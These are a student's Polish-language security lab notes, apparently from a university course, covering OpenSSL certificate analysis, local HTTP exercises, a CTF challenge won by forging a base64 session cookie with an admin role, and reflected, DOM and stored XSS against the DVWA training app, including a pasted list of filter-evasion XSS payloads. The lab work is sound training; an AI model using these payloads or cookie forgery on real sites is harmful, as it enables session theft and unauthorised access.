

## 6.1 Analiza certyfikatu SSL/TLS witryny.

- (a) Za pomocą narzędzia OpenSSL, pobierz certyfikat strony internetowej <https://github.com>.

```
echo | openssl s_client -servername github.com -connect github.com:443 2>/dev/null | openssl x509 -out github.crt
```

- (b) Wyświetl certyfikat w czytelnej postaci.

- (c) Przeanalizuj certyfikat i odczytaj z niego następujące informacje (używając narzędzia OpenSSL):

- Dla jakiej domeny wystawiony jest certyfikat?
- Kto wystawił certyfikat (CA)?
- Kiedy certyfikat został wystawiony i kiedy wygasza?
- Jaki dodatkowe domeny są obsługiwane?
- Jaki algorytm i długość klucza?
- Do czego może być użyty certyfikat?
- Ile certyfikatów znajduje się w łańcuchu zaufania?
- Kto jest głównym CA (root CA) w łańcuchu?

- (d) Za pomocą narzędzia OpenSSL, wyodrębnij z certyfikatu klucz publiczny i zapisz go do pliku.

### Pobranie certyfikatu:

```
echo | openssl s_client -servername github.com -connect github.com:443 2>/dev/null |  
openssl x509 -out github.crt
```

### Wyswietlenie pełnych danych certyfikatu:

```
openssl x509 -in github.crt -text -noout
```

### Kto wydał certyfikat?:

```
natalka@fedora:~$ openssl x509 -in github.crt -text --noout  
Certificate:  
Data:  
    Version: 3 (0x2)  
    Serial Number:  
        02:76:56:89:fe:e5:2f:85:c4:c8:a4:76:50:e8:4b:be  
    Signature Algorithm: ecdsa-with-SHA256  
    Issuer: C=GB, O=Sectigo Limited, CN=Sectigo Public Server Authentication CA DV E36
```

### Ważność:

```
Validity  
    Not Before: Jan  6 00:00:00 2026 GMT  
    Not After : Apr  5 23:59:59 2026 GMT
```

**Subject Alternative Name:** - dla jakich alternatywnych domen ten certyfikat moze zadzialac

```
X509v3 Subject Alternative Name:  
DNS:github.com, DNS:www.github.com  
signature Algorithm: ecdsa-with-SHA256
```

Komendy do wycinania informacji:

**Nazwa domeny:**

```
natalka@fedora:~$ openssl x509 -in github.crt --noout --subject  
subject=CN=github.com
```

**Centrum autoryzacji (kto wystawil certyfikat):**

```
openssl x509 -in github.crt -noout -issuer
```

**Kiedy został wystawiony, kiedy wygasza?"**

```
openssl x509 -in github.crt -noout -dates
```

**Fingerprint certyfikatu:**

```
openssl x509 -in github.crt -noout -fingerprint -sha256
```

**Jakie dodatkowe domeny sa przypisane?**

```
openssl x509 -in github.crt -noout -ext subjectAltName
```

**Do czego jeszcze moze byc uzyty certyfikat?**

```
openssl x509 -in github.crt -noout -text | grep -A2 "Key Usage"
```

**Ile certyfikatow znajduje sie w lancuchu zaufania?**

```
grep -c "BEGIN CERTIFICATE" gh.txt
```

**Jakie byly algorytmy zastosowane klucza kryptografii (czy RSA czy krzywe eliptyczne)**

```
openssl x509 -in github.crt -text -noout | grep "Public Key Algorithm"
```

Wychodzi:

```
Public Key Algorithm: id-ecPublicKey
```

**Ilu bitowy jest?**

```
openssl x509 -in github.crt -text -noout | grep "Public-Key"
```

```
Public-Key: (256 bit)
```

**Kto jest głównym CA (root CA) w łańcuchu?**

Root CA to **ostatni cert** w pliku. Najkrócej:

```
awk 'BEGIN{n=0} /BEGIN CERTIFICATE/{n++}{c[n]=c[n] $0 ORS} END{printf "%s", c[n]}'
gh.txt \
| openssl x509 -noout -subject -issuer
```

**D) Za pomocą narzędzia OpenSSL, wyodrębnij z certyfikatu klucz publiczny i zapisz go do pliku**

```
openssl x509 -in github.crt --noout -pubkey > github.pubkey
```

```
natalka@fedora:~$ cat github.pubkey
-----BEGIN PUBLIC KEY-----
MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAEZ6V1UJYYB19VMSSoUkFTt504mIE3
SXfs3lKUF+ba79VLeSyRu1SHRccik2wmty2rKwfxMbM7+Kg39GICPpNLwg==
-----END PUBLIC KEY-----
```

**Pobranie lancucha certyfikatow:**

```
openssl s_client -connect github.com:443 -showcerts </dev/null > gh.txt 2>/dev/null
```

Zadanie 2

```
natalka@fedora:~$ grep -c "BEGIN CERTIFICATE" gh.txt
```

3

Zadanie 6.5

6.5 Pod adresem <https://127.0.0.1:8447> działa prosty serwer pozwalający przetestować swoją wiedzę odnośnie certyfikatów TLS. Serwer posiada 2 endpointy, <https://127.0.0.1:8447/cert>, pod którym zwraca losowy certyfikat, oraz <https://127.0.0.1:8447/validate>, pod który można wysłać swoje odpowiedzi, i sprawdzić, czy prawidłowo przeanalizowaliśmy certyfikat.

(a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 8447:443 --name tls6 docker.io/mazurkatarzyna/tls-ex6:latest  
podman run -p 8447:443 --name tls6 docker.io/mazurkatarzyna/tls-ex6:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 8447:443 --name tls6 ghcr.io/mazurkatarzynaumcs/tls-ex6:latest  
podman run -p 8447:443 --name tls6 ghcr.io/mazurkatarzynaumcs/tls-ex6:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <https://127.0.0.1:8447>.

- (b) Wyślij request do endpointa <http://127.0.0.1:8447/cert> używając metody HTTP GET. Otrzymasz w odpowiedzi certyfikat TLS - zapisz go do pliku o nazwie `cert.pem`.
- (c) Z pobranego certyfikatu wyodrębnij klucz publiczny. Za pomocą metody HTTP POST, wyślij pod endpoint <http://127.0.0.1:8447/public> wygenerowany klucz publiczny (jako plik, `public_key`). W odpowiedzi serwer zwróci informację, czy klucz pasuje do certyfikatu.
- (d) Wyświetl certyfikat (pobrany z serwera plik `cert.pem`) w czytelnej postaci, przeanalizuj go i odpowiedz na poniższe pytania:
- Kiedy wygasa certyfikat (data)? (`expiry_date`)
  - Kiedy certyfikat został wydany (data)? (`issued_date`)
  - Kto jest wydawcą certyfikatu (Root CA)? (`issuer`)
  - Jaki algorytm został wykorzystany do wygenerowania klucza? (`key_algorithm`)
  - Jaki jest rozmiar klucza? (`key_size`)
  - Jaka jest główna domena certyfikatu? (`primary_domain`) Jakie są alternatywne domeny? (`san_domains`)
  - Do czego może być użyty klucz? (`key_usage`)

b) curl -X GET <http://127.0.0.1:8447/cert> > cert.pem

c) openssl x509 -in cert.pem --noout --pubkey > cert.pubkey

Curl -X POST <http://127.0.0.1:8447/public> -H "accept: application/json" -H "Content-Type: multipart/form-data" -F `public_key=@cert.pubkey`

```
-----END PUBLIC KEY-----  
natalka@fedora:~$ curl -X POST http://127.0.0.1:8447/public -H "accept:application/json" -H "Content-Type: multipart/form-data" -F "public_key=@cert.pubkey"  
{  
  "certificate_info": "Domain: test966.org, Issuer: Let's Encrypt Authority",  
  "matches": true,  
  "message": "Klucz publiczny zgadza się z certyfikatem!"  
}
```

d) Kiedy wygasa certyfikat?

Jul 4 21:29:31 2026 GMT

Kiedy certyfikat został wydany?

Jan 21 21:29:31 2026 GMT

Kto jest wydawca certyfikatu (Root CA) ?

CN=Let's Encrypt Authority

Jaki algorytm został wykorzystany do wygenerowania klucza (key\_algorithm)

rsaEncryption

Jaki jest rozmiar klucza?

2048 bit

Jaka jest główna domena certyfikatu? Jakkie są alternatywne domeny?

Główna: test966.org

DNS:test966.org, DNS:test599.net, DNS:test941.pl

Do czego może być użyty klucz?

X509v3 Key Usage: critical

Digital Signature, Key Encipherment

X509v3 Extended Key Usage: critical

TLS Web Server Authentication

## Lab 07: Wprowadzenie do protokołu HTTP / testowania web aplikacji

## 7.1

7.1 Pod adresem <http://127.0.0.1:7001> działa prosty serwer HTTP. Serwer jest błędnie skonfigurowany, i w nagłówkach zwraca pewne wrażliwe informacje.

- (a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 7001:80 --name http1 docker.io/mazurkatarzyna/http-ex1:latest  
podman run -p 7001:80 --name http1 docker.io/mazurkatarzyna/http-ex1:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 7001:80 --name http1 ghcr.io/mazurkatarzynaumcs/http-ex1:latest  
podman run -p 7001:80 --name http1 ghcr.io/mazurkatarzynaumcs/http-ex1:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <http://127.0.0.1:7001>.

- (b) Używając:

- Narzędzi programistycznych przeglądarek,
- Narzędzia [curl](#),
- Narzędzia [Burp Suite](#)

**Podpowiedź:** Sprawdź, jakie nagłówki HTTP zwróci w odpowiedzi na request typu GET serwer. Jakie informacje możesz odczytać z nagłówków?

`curl -I http://127.0.0.1:7001`

## 7.2

7.2 Pod adresem <http://127.0.0.1:7002> działa prosty serwer HTTP, który wykrywa wykorzystywaną przeglądarkę i system operacyjny.

- (a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 7002:7002 --name http2 docker.io/mazurkatarzyna/http-ex2:latest  
podman run -p 7002:7002 --name http2 docker.io/mazurkatarzyna/http-ex2:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 7002:7002 --name http2 ghcr.io/mazurkatarzynaumcs/http-ex2:latest  
podman run -p 7002:7002 --name http2 ghcr.io/mazurkatarzynaumcs/http-ex2:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <http://127.0.0.1:7002>.

- (b) Używając:

- Narzędzi programistycznych przeglądarek,
- Narzędzia [curl](#),
- Narzędzia [Burp Suite](#) (dokładniej [Burp Repeater](#))

Wyślij do serwera request typu GET i podszyj się pod:

- Komputer z systemem Windows,
- iPhone 16,
- dowolnego bota

**Podpowiedź:** sprawdź nagłówek [User-Agent](#) oraz stronę <https://useragents.io/>.

## Zadanie 7.6

Request

```

1 GET / HTTP/1.1
2 Host: 127.0.0.1:7006
3 Connection: close
4
5

```

Response

```

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.4 Python/3.11.14
3 Date: Thu, 22 Jan 2026 20:43:35 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 5623
6 Set-Cookie: session=eyJyb2xlIjogInVzZXIiLCaidXNcm5hbWUiOiAiZ3Vlc3RfdXNlciIsICJic2VyX2lkIjogMX0=; Path=/; SameSite=Lax
7 Connection: close
8
9
10 <html>
11   <head>
12     <title>User Panel - CTF Challenge</title>
13     <meta name="viewport" content="width=device-width, initial-scale=1.0">
14     <style>
15       :root{
16         --primary:#6677ee;
17         --secondary:#7766aa;
18         --success:#10b981;
19         --danger:#ef4444;
20         --dark:#1f2937;
21         --light:#e5faf9;
22         --border:#e5e7eb;
23       }
24
25       *{
26         margin:0;
27         padding:0;
28         box-sizing:border-box;
29       }
30

```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

Notes

Custom actions

Done Event log All issues

Memory: 125.3MB of 3.84GB Disabled

Kopiujemy cookie i klikamy prawym przyciskiem na send to decoder (albo kopuj wklej xD)

Klikamy na encode as -> base64

Burp Suite Community Edition v2025.12.4 - Temporary Project

Decoder

eyJyb2xlIjogInVzZXIiLCaidXNcm5hbWUiOiAiZ3Vlc3RfdXNlciIsICJic2VyX2lkIjogMX0=

{"role": "user", "username": "guest\_user", "user\_id": 1}

Smart decode

Text Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

Text Hex

Decode as ...

Encode as ...

Hash ...

Nastepnie zmieniamy role na admina i dajemy encode as -> base64

The screenshot shows the Burp Suite Community Edition v2025.12.4 - Temporary Project interface. The 'Decoder' tab is selected. Three separate sections show the decoding of cookies from different responses. Each section has a 'Text' or 'Hex' radio button, 'Decode as ...', 'Encode as ...', 'Hash ...', and a 'Smart decode' button.

- Section 1: eyJyb2xljioginVzZxIiLCAiXNlcm5hbWUiOIAjZ3ViC3RfdxNlcisCJfc2Vyx2lkjogMX0=
- Section 2: {"role": "admin", "username": "guest\_user", "user\_id": 1}
- Section 3: {"role": "admin", "username": "guest\_user", "user\_id": 1}

Below these sections, another response is partially visible with the text: eyJyb2xljiogimFkbWluIiwigInVzZXJuYW1ljiogImd1ZXN0X3VzZXIiLCAiXNlc9pZCI6IDF9.

Kopijujemy wygenerowane zmienione cookie i idziemy do repeatera:

The screenshot shows the Burp Suite Repeater tool. On the left, the 'Request' pane displays a GET request to the root path with a modified 'Cookie' header containing the manipulated session cookie. On the right, the 'Response' pane shows the 'User Panel' page with a green success message: 'Admin Access Granted! Congratulations! You've successfully manipulated the cookies.' Below this message is a dark blue box containing the flag: FLAG{c00k13\_m4n1pul4t10n\_1s\_d4ng3r0us}.

Zadanie 7.7 - Testowanie metod

**7.7** Pod adresem <http://127.0.0.1:7007> działa prosty serwer HTTP. Serwer udostępnia dwa endpointy, w tym <http://127.0.0.1:7007/api/data>. Twoim zadaniem jest znalezienie flagi, która jest ukryta w jednej losowo wybranej metodzie protokołu HTTP.

(a) Uruchom serwer za pomocą poniższego polecenia:

```
docker run -p 7007:7007 --name http7 docker.io/mazurkatarzyna/http-ex7:latest  
podman run -p 7007:7007 --name http7 docker.io/mazurkatarzyna/http-ex7:latest
```

Jeśli Docker Hub nie odpowiada, użyj obrazu zapasowego:

```
docker run -p 7007:7007 --name http7 ghcr.io/mazurkatarzynaumcs/http-ex7:latest  
podman run -p 7007:7007 --name http7 ghcr.io/mazurkatarzynaumcs/http-ex7:latest
```

Po uruchomieniu serwer będzie dostępny pod adresem <http://127.0.0.1:7007>.

(b) Wykorzystaj narzędzie [Burp Suite](#), aby wysłać do serwera request zawierający każdą dostępną metodę HTTP - w jednej z nich ukryta jest flaga.

**Podpowiedź:** przechwyć request z metodą GET wysłany do serwera <http://127.0.0.1:7007> w Burp Suite, a następnie użyj [Burp Repeater](#), aby odpowiednio zmodyfikować metodę w requeście HTTP (oraz sam request, jeśli dana metoda HTTP tego wymaga).

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. On the left, the 'Request' pane displays a captured GET request to '127.0.0.1:7007'. On the right, the 'Response' pane shows a modified response from a challenge page titled 'HTTP Methods Challenge'. The challenge page instructs to find a randomly hidden flag in one of the listed HTTP methods: POST, PUT, PATCH, DELETE, GET, OPTIONS, HEAD, TRACE, and CONNECT. It also specifies requirements for each method: POST, PUT, and PATCH require a JSON body with {"data": "test"}, while DELETE requires a query parameter ?id=123. Below the challenge is a link to 'API Documentation'.

## GET / OPTIONS / HEAD / TRACE / CONNECT

GET /api/data HTTP/1.1

Host: 127.0.0.1:7007

Connection: close

**DELETE**

DELETE /api/data?id=123 HTTP/1.1

Host: 127.0.0.1:7007

Connection: close

### POST / PUT / PATCH

POST /api/data HTTP/1.1

Host: 127.0.0.1:7007

Content-Type: application/json

Connection: close

```
{"data":"test"}
```

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' section contains a PATCH request with the following content:

```
1 PATCH /api/data HTTP/1.1
2 Host: 127.0.0.1:7007
3 Content-Type: application/json
4 Connection: close
5 Content-Length: 21
6
7 {"data": "test"}
8
9
```

The 'Response' section shows the server's response:

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.4 Python/3.11.14
3 Date: Thu, 22 Jan 2026 21:16:16 GMT
4 Content-Type: application/json
5 Content-Length: 163
6 Access-Control-Allow-Origin: *
7 Connection: close
8
9 {"correct":true,"flag":"FLAG{y0u_f0und_p4tch_m3thod}","message":
"\ud83c\udf89 Congratulations! You found the correct method!","method":
"PATCH","status":"success"}
10
```

### Zadanie 9.1

```
<script>document.cookie</script>
```

### Zadanie 9.2

**10.2** Korzystając z przygotowanego obrazu Dockerowego (`mazurkatarzyna/dvwa-v110`), uruchom serwer za pomocą polecenia : `docker run -dp 10102:80 mazurkatarzyna/dvwa-v110`. Po uruchomieniu serwer działa na porcie 10102, sprawdź w przeglądarce: `http://127.0.0.1:10102`. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność XSS. Podpowiedź: w tym zadaniu wykorzystaj Reflected XSS.

Na poziomie **low security** (brak zabezpieczeń):

- Ustaw poziom zabezpieczeń na **Low**. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Za pomocą ataku XSS wyświetl dowolną wiadomość.
- Za pomocą ataku XSS wyświetl ciasteczko użytkownika.

Na poziomie **medium security** (proste zabezpieczenia):

- Ustaw poziom zabezpieczeń na **Medium**. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Za pomocą ataku XSS wyświetl dowolną wiadomość.
- Za pomocą ataku XSS wyświetl ciasteczko użytkownika.

Na poziomie **high security** (lepsze zabezpieczenia):

- Ustaw poziom zabezpieczeń na **High**. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Za pomocą ataku XSS wyświetl dowolną wiadomość.
- Za pomocą ataku XSS wyświetl ciasteczko użytkownika.

natalka@fedora:~\$ sudo docker run -dp 10102:80 mazurkatarzyna/dvwa-v110

### Logowanie:

Dane do logowania to admin password

Na koncu trzeba create / Reset Database

Wylogowac i spowrotem sie zalogowac i juz aplikacja dziala

# TRYB LOW

Na poziomie **low security** (brak zabezpieczeń):


- Ustaw poziom zabezpieczeń na **Low**. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Za pomocą ataku XSS wyświetl dowolną wiadomość.
- Za pomocą ataku XSS wyświetl ciasteczko użytkownika.

## XSS Reflected:

Wchodzimy w XSS Reflected:

The screenshot shows the DVWA XSS (Reflected) page. On the left is a sidebar menu with various security test categories. The 'XSS (Reflected)' option is highlighted with a green background. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below it is a form field labeled 'What's your name?' containing '<u>hej</u>'. A 'Submit' button is next to it. Below the form, the text 'Hello test' is displayed in red, indicating the reflected script was executed. At the bottom of the page, there are links for 'More Information' pointing to various XSS resources, and at the very bottom, there are 'View Source' and 'View Help' buttons.

Zeby <script>alert(document.cookie)</script> zadzialal, musimy najpierw miec tekst wpisany, wlasnie z <u> lub <b> czy cos w tym stylu xD, zeby wgl sprawdzic czy to mozliwe



## XSS (DOM)

A screenshot of the DVWA (Damn Vulnerable Web Application) interface. The top navigation bar includes links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM) (which is highlighted in green), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: DOM Based Cross Site Scripting (XSS)". Below the title is a form with the placeholder "Please choose a language:" and a dropdown menu set to "French#". A "Select" button is next to the dropdown. Below the form is a section titled "More Information" containing a bulleted list of links:

- [https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/Testing for DOM-based Cross site scripting \(OTG-CLIENT-001\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))
- <https://www.acunetix.com/blog/articles/dom-xss-explained/>

Podmieniamy wybrany kraj na <script>alert(document.cookie)</script>

To atak, który się wykonuje za pomocą przeglądarki (linku)

[http://127.0.0.1:10102/vulnerabilities/xss\\_d/?default=<script>alert\(document.cookie\)</script>](http://127.0.0.1:10102/vulnerabilities/xss_d/?default=<script>alert(document.cookie)</script>)#

Li wyskoczy wtedy ten alert co poprzednio 😊

## XSS Stored

The screenshot shows a web application interface for testing various security vulnerabilities. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), **XSS (Stored)**, CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The XSS (Stored) option is highlighted.

The main content area has a title "Vulnerability: Stored Cross Site Scripting (XSS)". It contains a form with fields for "Name \*" and "Message \*". The "Message" field contains the value "<u>Kingaudasie</u>". Below the form are three preview boxes showing the stored messages:

- Name: test  
Message: This is a test comment.
- Name: test  
Message: testt
- Name: hi  
Message: dobry

Below the preview boxes is a "More Information" section with a bulleted list of links:

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

At the bottom of the page, there are "View Source" and "View Help" buttons. The footer displays the user information: Username: admin, Security Level: low, and PHPIDS: disabled.

Pierwszym co sprawdzamy jest podatnosc na zmiany z javascript


Jak juz widzimy ze i jedno i drugie jest podatne, to probujemy dalej z wyswietleniem ciasteeczka

The screenshot shows the OWASP ZAP interface. On the left is a sidebar with various security testing options. In the center, a 'Vulnerability: Stored Cross Site Scripting (XSS)' dialog is open. It contains two input fields: 'Name' with the value 'tt' and 'Message' with the value '<script>alert(document.cookie)</script>'. Below these fields are buttons for 'Sign Guestbook' and 'Clear Guestbook'. At the bottom of the dialog is an 'OK' button. To the right of the dialog, there is a message box with the text 'Name: test' and 'Message: This is a test comment.' followed by an 'OK' button. Further down, under 'More information', there is a list of links related to XSS attacks. At the very bottom of the page, there are 'View Source' and 'View Help' links.

W sumie to samo mozna w Name zapisac, tylko jest ograniczona dlugosc tego..

This screenshot is similar to the previous one, showing the OWASP ZAP interface with the XSS vulnerability dialog. The 'Name' field still contains 'tt' and the 'Message' field now contains a very long script: '<script>aI</script>'. The rest of the interface, including the message box and the 'More information' section, remains the same.

Aaaaale nie trzeba sie martwic mozna zmienic dlugosc! 😊



Tutaj maxlength było ustawione na 10, zmieniamy na dużą liczbę

Udało się, brawo!

To tera coś trudniejszego, wchodzimy na medium!

**MEDIUM**

**DVWA Security**

### Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

- Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as a platform to teach or learn basic exploitation techniques.
- Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
- High - This option is an extreme level of vulnerability, with a mixture of harder or alternative bad practices to attempt penetrate the code. The vulnerability does not allow the same extent of the exploitation as in various Capture The Flags (CTFs) competitions.
- Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.5, this level was known as "high".

Low  Low **Medium** High  
Impossible

PHPIDS (HP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: disabled. [[Enable PHPIDS](#)] · [[Simulate attack](#)] · [[View IDS log](#)]

Username: admin  
Security Level: low  
PHPIDS: disabled

Hmm

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello **hello**

### More Information

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Home  
Instructions  
Setup / Reset DB  
  
Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs  
  
**XSS (DOM)**  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
  
DVWA Security  
PHP Info  
About  
  
Logout

Username: admin  
Security Level: medium  
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.10 \*Development\*

Znowu podatny

Aj ale niestety

## Vulnerability: Reflected Cross Site

What's your name?

Hello document.cookie

[More Information](#)

Script nie wykrywa ):

Nie martw sie, duzo jest payloadow:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection>

Sprawdzaj!

### XSS in HTML/Applications

#### Common Payloads

```
// Basic payload
<script>alert('XSS')</script>
<scr<script>ipt>alert('XSS')</scr<script>ipt>
"<script>alert('XSS')</script>
"<script>alert(String.fromCharCode(88,83,83))</script>
<script>\u0061lert('22')</script>
<script>eval('x61lert(\u2033)')</script>
<script>eval(8680439..toString(39))983801..toString(36)</script> //parseInt("confirm",39) == 8680439 && 8680439..to
<object>data="jav&x61;sc&x72;ipt&x3a;al&x65;rt&x28;23&x29;">

// Img payload
<img src=x onerror=alert('XSS');>
<img src=x onerror=alert('XSS')//>
<img src=x onerror=alert(String.fromCharCode(88,83,83));>
<img src=x oneonerror=alert(String.fromCharCode(88,83,83));>
<img src=x:alert(al) onerror=eval(src) alt=xss>
"><img src=x onerror=alert('XSS')>
"><img src=x onerror=alert(String.fromCharCode(88,83,83));>
"><img src=1 onerror=alert(1)>

// Svg payload
<svg onload=alert(1)>
<svg>onload=alert('XSS')>
<svg onload=alert(1)//>
<svg>onload=alert(String.fromCharCode(88,83,83))>
<svg id=alert(1) onload=eval(id)>
"><svg>onload=alert(String.fromCharCode(88,83,83))>
"><svg>onload=alert(/XSS/)>
<svg>script href=data:;alert(1) />( Firefox is the only browser which allows self closing script)
<svg>script>alert('33')
<svg><script>alert&lt;par;'33'&rpar;

// Div payload
<div onpointerover='alert(45)">MOVE HERE</div>
<div onpointerdown='alert(45)">MOVE HERE</div>
<div onpointermove='alert(45)">MOVE HERE</div>
```

W sumie udalo sie juz ze to co podkreslone, to dziala

<scr<script>ipt>alert('XSS') </scr<script>ipt>

Ale to tez dziala git

### XSS (DOM)

Tu jak sie bawimy to nam podstawowy skrypt nie dziala 😦

Aleee se mozemy podejrzec tu co nam kod wypluwa ich

The screenshot shows the DVWA XSS (DOM) page. On the left, there is a code editor window displaying PHP source code. The code checks for a 'default' parameter in the GET request and exits if it contains script tags. Below the code editor is a 'Compare All Levels' button. On the right, the main DVWA interface is shown with the title 'Vulnerability: DOM Based Cross Site Scripting (XSS)'. A dropdown menu labeled 'language:' has 'English' selected. Below the dropdown, there is a note about XSS and links to OWASP and Acunetix articles. A sidebar on the right lists various security modules, with 'XSS (DOM)' highlighted. At the bottom, there is a message about session security and two 'View' buttons.

Ha, nie mozemy miec <script ... ok

<scri<script>pt>alert('XSS')</scri<script>pt>

Itp iwd, fajnie sprawdzic, zorientowac sie. Tutaj nam wygrywa po prostu <script> i </script> iiii zamienia na cos normalnego, no i dlatego trzeba zmienic

The screenshot shows the DVWA XSS (DOM) page again. The exploit from the previous step has been submitted, and a confirmation dialog box is displayed in the foreground. The dialog says '1' and has an 'OK' button. The main page shows the 'More Information' section with a note about XSS and links to OWASP and Acunetix articles. The sidebar on the right is visible.

# STORED

